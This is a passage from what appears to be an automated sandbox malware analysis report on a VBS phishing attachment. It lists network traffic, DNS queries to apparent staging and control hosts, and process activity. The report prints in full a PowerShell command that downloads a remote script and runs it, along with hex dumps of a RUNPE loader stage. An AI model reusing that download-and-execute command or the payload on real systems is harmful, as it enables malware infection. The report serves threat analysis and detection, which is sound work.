May 16, 2022 19:30:28.474633932 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:28.475187063 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:28.560847998 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:28.659367085 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:28.739330053 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:28.846860886 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:29.005824089 CEST	49759	9217	192.168.2.6	91.193.75.216

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 16, 2022 19:30:29.143980026 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:29.144100904 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:29.284409046 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:36.902765989 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:36.956994057 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:37.036195993 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:37.160083055 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:42.760745049 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:42.894182920 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:42.899678946 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:42.980964899 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:43.060327053 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:43.140104055 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:43.238131046 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:43.378133059 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:43.380743027 CEST	49759	9217	192.168.2.6	91.193.75.216
May 16, 2022 19:30:43.519058943 CEST	9217	49759	91.193.75.216	192.168.2.6
May 16, 2022 19:30:57.599153996 CEST	49759	9217	192.168.2.6	91.193.75.216

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 16, 2022 19:29:25.418298006 CEST	51748	53	192.168.2.6	8.8.8.8
May 16, 2022 19:29:25.580914021 CEST	53	51748	8.8.8.8	192.168.2.6
May 16, 2022 19:29:32.415848970 CEST	61116	53	192.168.2.6	8.8.8.8
May 16, 2022 19:29:32.434875965 CEST	53	61116	8.8.8.8	192.168.2.6
May 16, 2022 19:30:11.087301970 CEST	51666	53	192.168.2.6	8.8.8.8
May 16, 2022 19:30:11.223953962 CEST	53	51666	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 16, 2022 19:29:25.418298006 CEST	192.168.2.6	8.8.8.8	0x536d	Standard query (0)	SQL8003.site4now.net	A (IP address)	IN (0x0001)
May 16, 2022 19:29:32.415848970 CEST	192.168.2.6	8.8.8.8	0xfa49	Standard query (0)	textbin.net	A (IP address)	IN (0x0001)
May 16, 2022 19:30:11.087301970 CEST	192.168.2.6	8.8.8.8	0x6904	Standard query (0)	sky01.publicvm.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 16, 2022 19:29:25.580914021 CEST	8.8.8.8	192.168.2.6	0x536d	No error (0)	SQL8003.site4now.net		199.102.48.248	A (IP address)	IN (0x0001)
May 16, 2022 19:29:32.434875965 CEST	8.8.8.8	192.168.2.6	0xfa49	No error (0)	textbin.net		148.72.177.212	A (IP address)	IN (0x0001)
May 16, 2022 19:30:11.223953962 CEST	8.8.8.8	192.168.2.6	0x6904	No error (0)	sky01.publicvm.com		91.193.75.216	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- textbin.net


HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49736	148.72.177.212	443	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-16 17:29:32 UTC	0	OUT	GET /raw/gia9ab2dg0 HTTP/1.1 Host: textbin.net Connection: Keep-Alive
2022-05-16 17:29:33 UTC	0	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 16 May 2022 17:29:33 GMT Content-Type: text/plain; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Powered-By: PHP/7.4.29 Cache-Control: private, must-revalidate pragma: no-cache expires: -1 X-RateLimit-Limit: 60 X-RateLimit-Remaining: 59 Set-Cookie: XSRF-TOKEN=eyJpdiI6IlFud2Q3ZldnVzFcL0d5TkI1XC9FOWVLZz09IiwidmFsdWUiOiJCenQ3TDB KUzFDZ3pqTkQ3V1laV25nc2l6YUJzUUdkUXJcL2xIU204Mm9XdWFacEpoN0cxTGlDMkhWM1JGbzVHQyIsIm1hYyI6I jhmNzg2MDkyNjAzNDlkNjhiMTU5ZTIxYTgwYjRhYTE4Y2JmNzljODM3MmE4YjE5ODBjNTUxZTg5ZmFlNWEyYmQifQ% 3D%3D; expires=Mon, 16-May-2022 19:29:33 GMT; Max-Age=7200; path=/ Set-Cookie: textbin_session=eyJpdiI6InlISW13dTZuMEJHbkMrTlBUXC96QW5nPT0iLCJ2YWx1ZSI6IjJvKzV0ZERhMkpu U2xzZVdjN0tYaklZQjlCOXhkalwvSXBQTzZxcUZRUTlKZkNTQUV6Q1RPb3JsNkVTRWM1cDZvIiwibWFjIjoiZDhlYT M2OGIwODY1YTFjMDQ5YWI4MzJlZjBiZDcyYzIxNzQ5NmZkYjdhOTdiOWU0YmFiMzBkOTVhNTg0YTYwMSJ9; expire s=Mon, 16-May-2022 19:29:33 GMT; Max-Age=7200; path=/; httponly Vary: Accept-Encoding Strict-Transport-Security: max-age=15768000; includeSubDomains X-Powered-By: PleskLin
2022-05-16 17:29:33 UTC	1	IN	Data Raw: 31 63 32 36 0d 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 0d 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 0d 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 4d 69 63 72 6f 73 6f 66 74 2e 43 53 68 61 72 70 0d 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 0d 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 53 79 73 74 65 6d 2e 57 65 62 0d 0a 0d 0a 5b 42 79 74 65 5b 5d 5d 20 24 52 55 4e 50 45 20 3d 20 40 28 33 31 2c 31 33 39 2c 38 2c 30 2c 30 2c 30 2c 30 2c 30 Data Ascii: 1c26Add-Type -AssemblyName System.Windows.FormsAdd-Type -AssemblyName Microsoft.VisualBasicAdd-Type -AssemblyName Microsoft.CSharpAdd-Type -AssemblyName System.ManagementAdd-Type -AssemblyName System.Web[Byte[]] $RUNPE = @(31,139,8,0,0,0,0,0
2022-05-16 17:29:33 UTC	16	IN	Data Raw: 61 64 25 32 34 25 61 65 25 32 66 25 30 30 25 38 35 25 65 38 25 61 62 48 4d 25 66 61 25 61 61 25 39 61 37 25 31 36 25 62 65 25 61 32 5f 25 38 32 52 25 65 32 25 62 64 68 25 39 35 25 62 38 25 38 39 64 25 61 34 25 65 65 35 25 64 31 25 34 30 25 31 37 25 61 38 2d 64 25 32 63 25 38 35 25 38 31 25 35 62 25 34 30 25 63 65 50 25 63 36 25 39 36 25 34 30 25 30 66 25 65 61 6e 25 64 63 44 25 66 36 0d 0a 32 30 30 30 0d 0a 25 65 38 25 61 62 29 25 61 65 69 25 33 62 51 25 38 62 2e 25 38 31 6d 34 25 66 37 25 30 66 52 25 38 33 25 63 66 25 63 35 25 37 66 53 25 32 63 62 25 38 39 25 37 66 25 32 33 6e 54 25 31 35 25 62 66 25 61 34 25 63 34 42 25 64 37 25 31 31 7a 2a 25 38 35 25 64 36 25 64 31 58 25 62 62 25 30 33 5f 25 61 31 25 63 31 25 31 66 25 61 31 51 25 66 63 25 36 30 6a 25 Data Ascii: ad%24%ae%2f%00%85%e8%abHM%fa%aa%9a7%16%be%a2_%82R%e2%bdh%95%b8%89d%a 4%ee5%d1%40%17%a8-d%2c%85%81%5b%40%ceP%c6%96%40%0f%ean%dcD%f62000%e8%ab)%aei%3bQ %8b.%81m4%f7%0fR%83%cf%c5%7fS%2cb%89%7f%23nT%15%bf%a4%c4B%d7%11z*%85%d6%d1X%bb%0 3_%a1%c1%1f%a1Q%fc%60j%
2022-05-16 17:29:33 UTC	32	IN	Data Raw: 25 38 32 25 65 30 25 31 62 25 37 64 25 39 66 42 25 66 62 69 25 34 30 25 61 66 25 31 38 2a 25 66 63 72 25 38 65 57 25 66 34 25 39 36 25 37 66 25 31 39 2d 25 64 66 5a 25 66 34 25 65 62 2a 25 35 64 25 35 63 25 65 62 25 32 35 25 61 39 25 63 61 25 39 36 25 63 64 41 25 63 32 25 66 62 73 25 38 38 72 69 25 66 31 43 25 63 62 74 31 25 61 66 25 31 33 25 66 63 25 39 32 25 65 37 25 61 63 25 61 61 25 38 62 70 25 31 36 25 38 64 25 66 38 25 33 64 0d 0a 32 30 30 30 0d 0a 25 38 36 25 38 36 25 66 62 37 25 63 35 25 65 66 25 31 30 6f 25 61 36 25 64 37 25 38 64 25 63 35 25 63 64 25 65 65 25 61 33 25 30 35 25 62 61 25 64 38 25 39 30 45 25 64 30 25 63 37 25 66 30 25 38 62 25 30 63 4f 31 25 62 63 25 39 33 25 65 31 25 32 33 25 64 63 25 65 36 25 32 35 25 38 36 25 63 66 25 62 61 25 Data Ascii: %82%e0%1b%7d%9fB%fbi%40%af%18*%fcr%8eW%f4%96%7f%19-%dfZ%f4%eb*%5d%5c%eb%25%a9% ca%96%cdA%c2%fbs%88ri%f1C%cbt1%af%13%fc%92%e7%ac%aa%8bp%16%8d%f8%3d2000%86%86%fb 7%c5%ef%10o%a6%d7%8d%c5%cd%ee%a3%05%ba%d8%90E%d0%c7%f0%8b%0cO1%bc%93%e1%23%dc%e6 %25%86%cf%ba%
2022-05-16 17:29:33 UTC	48	IN	Data Raw: 61 25 66 38 25 61 34 25 38 65 25 64 39 25 38 66 25 36 30 25 61 61 71 25 32 62 25 65 63 4e 25 62 36 25 32 36 25 39 33 25 66 31 25 66 30 25 66 38 25 31 63 25 61 61 28 25 61 63 25 61 34 31 25 66 36 45 25 64 33 25 62 34 25 64 31 25 64 33 34 74 46 25 30 38 25 30 64 25 32 66 25 61 32 25 62 35 25 32 36 25 31 32 25 61 31 25 64 39 25 66 31 25 63 38 25 33 63 25 64 62 25 37 65 25 39 61 25 62 63 68 25 64 64 2e 25 64 30 25 33 61 25 38 65 25 38 38 32 25 31 62 25 38 63 25 31 66 48 57 25 30 64 0d 0a 35 65 39 33 0d 0a 25 30 35 25 65 33 58 25 63 65 25 61 65 38 25 64 36 25 66 36 25 62 30 25 39 31 59 61 25 66 35 25 61 31 25 32 35 25 64 61 25 30 64 25 64 33 25 63 31 25 30 63 25 63 66 25 61 66 25 63 34 25 38 65 25 39 63 25 30 61 4f 25 63 66 25 63 35 39 55 25 33 62 25 62 66 25 Data Ascii: a%f8%a4%8e%d9%8f%60%aaq%2b%ecN%b6%26%93%f1%f0%f8%1c%aa(%ac%a41%f6E%d 3%b4%d1%d34tF%08%0d%2f%a2%b5%26%12%a1%d9%f1%c8%3c%db%7e%9a%bch%dd.%d0%3a%8e%882% 1b%8c%1fHW%0d5e93%05%e3X%ce%ae8%d6%f6%b0%91Ya%f5%a1%25%da%0d%d3%c1%0c%cf%af%c4%8 e%9c%0aO%cf%c59U%3b%bf%
2022-05-16 17:29:33 UTC	64	IN	Data Raw: 39 25 39 66 43 25 62 61 25 64 38 6f 25 66 64 25 39 63 25 66 35 25 63 35 25 37 65 25 66 33 25 61 64 25 65 61 25 63 64 25 66 34 57 25 33 64 25 66 30 25 65 66 62 25 37 66 25 66 62 25 35 63 25 38 34 25 37 65 32 6e 73 34 34 25 39 37 25 38 63 25 30 37 25 32 33 25 31 37 25 66 62 53 5f 25 64 63 25 30 66 25 31 39 25 30 37 42 25 64 31 25 63 64 25 65 33 4d 4d 25 63 31 25 30 64 25 31 33 25 31 62 36 25 64 36 25 62 37 34 25 61 65 25 30 66 25 64 35 35 25 62 37 78 25 39 35 21 35 25 63 37 25 37 63 25 65 35 25 35 65 25 62 65 25 35 63 25 61 31 25 64 38 25 38 35 25 61 61 25 65 36 25 65 36 25 39 32 25 39 65 25 35 63 28 25 39 36 25 62 38 25 35 63 25 30 65 25 31 30 4a 25 66 32 25 33 64 25 31 37 25 65 62 42 25 32 62 71 25 61 39 2e 52 71 25 30 39 35 2a 71 25 61 61 25 62 61 4b 25 Data Ascii: 9%9fC%ba%d8o%fd%9c%f5%c5%7e%f3%ad%ea%cd%f4W%3d%f0%efb%7f%fb%5c%84%7e2ns44%97%8 c%07%23%17%fbS_%dc%0f%19%07B%d1%cd%e3MM%c1%0d%13%1b6%d6%b74%ae%0f%d55%b7x%95!5%c 7%7c%e5%5e%be%5c%a1%d8%85%aa%e6%e6%92%9e%5c(%96%b8%5c%0e%10J%f2%3d%17%ebB%2bq%a9 .Rq%095*q%aa%baK%

Statistics

Behavior



wscript.exe
powershell.exe
conhost.exe
powershell.exe
csc.exe
cvtres.exe
wscript.exe
powershell.exe
conhost.exe
InstallUtil.exe
csc.exe
cvtres.exe
InstallUtil.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: **7072**, Parent PID: **3688**

General

Target ID:	0
Start time:	19:29:19
Start date:	16/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Re-RFQ - PN List.vbs"
Imagebase:	0x7ff713c40000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Copyright Joe Security LLC 2022

Analysis Process: powershell.exe PID: **6488**, Parent PID: **7072**

General

Target ID:	2
Start time:	19:29:28
Start date:	16/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ExecutionPolicy RemoteSigned -Command [System.Net.WebRequest] $Request = [System.Net.WebRequest]::Create('https://textbin.net/raw/gia9ab2dg0'); [System.Net.WebResponse] $Response = $Request.GetResponse(); [System.IO.Stream] $Stream = $Response.GetResponseStream(); [System.IO.StreamReader] $Reader = New-Object System.IO.StreamReader $Stream; [String] $FilePath = 'C:\Users\Public\gia9ab2dg0.PS1'; [String] $Command = [System.Text.Encoding]::UTF8.GetString(@(80,111,119,101,114,83,104,101,108,108,32,45,69,120,101,99,117,116,105,111,110,80,111,108,105,99,121,32,82,101,109,111,116,101,83,105,103,110,101,100,32,45,70,105,108,101,32)); [System.IO.File]::WriteAllText($FilePath, $Reader.ReadToEnd(), [System.Text.Encoding]::UTF8); Invoke-Expression ($Command + $FilePath)
Imagebase:	0x7ff620040000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RUNPE, Description: Yara detected RUNPE, Source: 00000002.00000002.535670022.000001B3C4BF7000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RUNPE, Description: Yara detected RUNPE, Source: 00000002.00000002.527898174.000001B3B54C8000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1C08F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF1C08F1E9	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q0t1u4d1.0tt.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mkzpdbdk.wsu.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW
C:\Users\user\Documents\20220516	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFF1AEBF35D	CreateDirectoryW
C:\Users\user\Documents\20220516\PowerShell_transcript.841618.MEqVT+yD.20220516192930.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF181D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFF181D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFF181D03FC	unknown
C:\Users\Public\gia9ab2dg0.PS1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFF1AEB6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q0t1u4d1.0tt.ps1	success or wait	1	7FFF1AEBF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mkzpdbdk.wsu.psm1	success or wait	1	7FFF1AEBF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_q0t1u4d1.0tt.ps1	0	1	31	1	success or wait	1	7FFF1AEBB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_mkzpdbdk.wsu.psm1	0	1	31	1	success or wait	1	7FFF1AEBB526	WriteFile
C:\Users\user\Documents\20220516\PowerShell_transcript.841618.MEqVT+yD.20220516192930.txt	0	3	ff		success or wait	1	7FFF1AEBB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220516\PowerShell_transcript.841618.MEqVT+yD.20220516192930.txt	3	1376	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 31 36 31 39 32 39 33 31 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 65 6e 67 69 6e 65 65 72 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 34 31 36 31 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a	**********Windows PowerShell transcript startStart time: 20220516192931Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 841618 (Microsoft Windows NT 10.0.17134.0)Host Application:	success or wait	12	7FFF1AEBB526	WriteFile
C:\Users\Public\gia9ab2dg0.PS1	0	4096	ff 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 0d 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 0d 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 4d 69 63 72 6f 73 6f 66 74 2e 43 53 68 61 72 70 0d 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 0d 0a 41 64 64 2d 54 79 70 65 20 2d 41 73 73 65 6d 62 6c 79 4e 61 6d 65 20 53 79 73 74 65 6d 2e 57 65 62 0d 0a 0d 0a 5b 42 79 74 65 5b 5d 5d 20 24 52 55 4e 50 45 20 3d 20 40 28 33 31 2c 31 33 39 2c 38 2c 30 2c 30 2c 30 2c 30 2c 30 2c 34 2c	Add-Type -AssemblyName System.Windows.FormsAdd-Type -AssemblyName Microsoft.VisualBasicAdd-Type -AssemblyName Microsoft.CSharpAdd-Type -AssemblyName System.ManagementAdd-Type -AssemblyName System.Web[Byte[]] $RUNPE = @(31,139,8,0,0,0,0,0,4,	success or wait	17	7FFF1AEBB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\Public\gia9ab2dg0.PS1	69632	2748	64 25 63 39 25 65 38 25 39 32 6e 25 38 66 4a 25 66 37 25 61 61 25 30 61 25 38 30 62 25 32 63 25 30 30 25 65 36 25 62 66 25 65 32 25 31 63 25 32 33 25 30 30 25 65 37 25 64 34 25 30 61 25 63 33 25 66 30 32 25 37 62 25 63 61 25 63 31 69 25 65 34 25 66 30 6e 49 25 39 66 4e 25 39 35 25 62 32 25 38 30 25 65 30 58 33 25 39 62 25 63 65 52 25 33 64 21 25 65 36 25 39 61 25 63 30 25 30 63 2d 6d 6f 25 66 31 25 65 62 25 66 64 25 38 36 25 31 63 25 38 62 25 62 66 25 33 66 25 30 33 25 38 36 25 62 38 25 38 31 25 63 31 25 65 30 25 30 36 43 25 37 65 25 63 63 25 65 64 25 32 37 25 38 34 5a 57 25 30 32 28 51 38 41 78 25 39 36 25 35 62 25 66 63 25 31 65 25 31 66 25 62 32 21 25 64 65 25 66 37 25 31 34 25 64 64 25 31 36 25 32 37 55 2d 25 38 35 25 63 64 25 30 36 25 65 32 25 31 30	d%c9%e8%92n%8fJ%f7%aa%0a%80b%2c%00%e6%bf%e2%1c%23%00%e7%d4%0a%c3%f02%7b%ca%c1i%e4%f0nI%9fN%95%b2%80%e0X3%9b%ceR%3d!%e6%9a%c0%0c-mo%f1%eb%fd%86%1c%8b%bf%3f%03%86%b8%81%c1%e0%06C%7e%cc%ed%27%84ZW%02(Q8Ax%96%5b%fc%1e%1f%b2!%de%f7%14%dd%16%27U-%85%cd%06%e2%10	success or wait	1	7FFF1AEBB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1 SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFF1AEBB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-Package<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFF1AEBB526	WriteFile
